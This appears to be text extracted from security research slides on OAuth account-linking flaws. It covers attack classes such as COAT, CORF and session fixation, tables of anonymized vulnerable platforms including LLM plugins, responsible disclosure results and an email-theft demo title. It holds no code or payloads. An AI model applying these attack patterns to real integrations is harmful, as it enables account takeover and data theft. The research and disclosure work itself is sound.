


**Scenario II:** involvement of multiple user-agents  
Native app (e.g., Android app) can't pass cookies to the external browser




# Common Pattern: Embed Linking Session in *state* Parameter

Cross-user  
Attack



# Proper Implementation: Return to Original UA



# Impact Analysis: Make the World a Better Place

# Make the World a Better Place

## Bug Hunting



### 7 Workflow Automation Platforms

Type	Platform	# Users	Cross-app Attack			Cross-user Attack	
			Open?	COAT	CORF	OAuth	Session Fixation
7 Workflow Automation Platforms	A	30M MAU	✓	☠			☠
	B	30M	✓				☠
	C	2M	✓				
	D	55M MAU	✓	☠			☠
	E	20K Orgs	✓	☠			
	F	N/A	✓	☠			☠
	G	40K		N/A			☠

### 6 Virtual Voice Assistants

6 Virtual Voice Assistants	H	500M MAU	✓	☠			
	I	100M	✓	☠			☠
	J	200M	✓	☠			
	K	100M	✓		☠		
	L	40M	✓		☠		
	M	40M	✓		☠		☠

### 4 Smart Homes

4 Smart Homes	N	N/A	✓	☠			
	O	250M	✓	☠			☠
	P	80M	✓		☠		☠
	Q	50M	✓	☠			

1-Click Attack

# Make the World a Better Place

## Bug Hunting



	Type	Platform	# Users	Cross-app Attack			Cross-user Attack	
				Open?	COAT	CORF	OAuth	Session Fixation
2 LLM Plugins	R	S	150M	✓		☠		
			N/A	✓	☠			☠
6 Misc.	T	U	35M		N/A due to Closed Marketplace		☠	
			150M MAU				☠	
	V	W	N/A				☠	
			10M				☠	
	X	Y	N/A				☠	
			200M				☠	
Total		25		18/25	11/18	5/18	16/25	

### Summary

24/25 are vulnerable ☠ ,  
19 can be done in 1-Click  
on an unassuming link

### Cross-app Attacks

16/18 open platforms ☠

### Cross-user Attacks

16/25 platforms ☠

8 platforms vulnerable to both

# Make the World a Better Place



## Responsible Disclosure:

- Informed all 24 vulnerable platforms
- Confirmed by 16 platforms, patched or are applying fixes
- 4 Critical/P1 bugs, 5 High/P2 bugs
- CVE-2023-36019, CVSS score: 9.6
- \$50,000+ bug bounties

## Kudos to the following responsible companies:


- **Samsung:** Studied as early as 2019, later extended to a full-blown research
- **Microsoft:** Keep us closest in the loop
- **Amazon:** Responsible and Generous
- **Google:** Fixed in two weeks

# Concrete Attack Example

# Demo 1: Steal Outlook Emails




Microsoft  
Power Automate




Attacker's PC

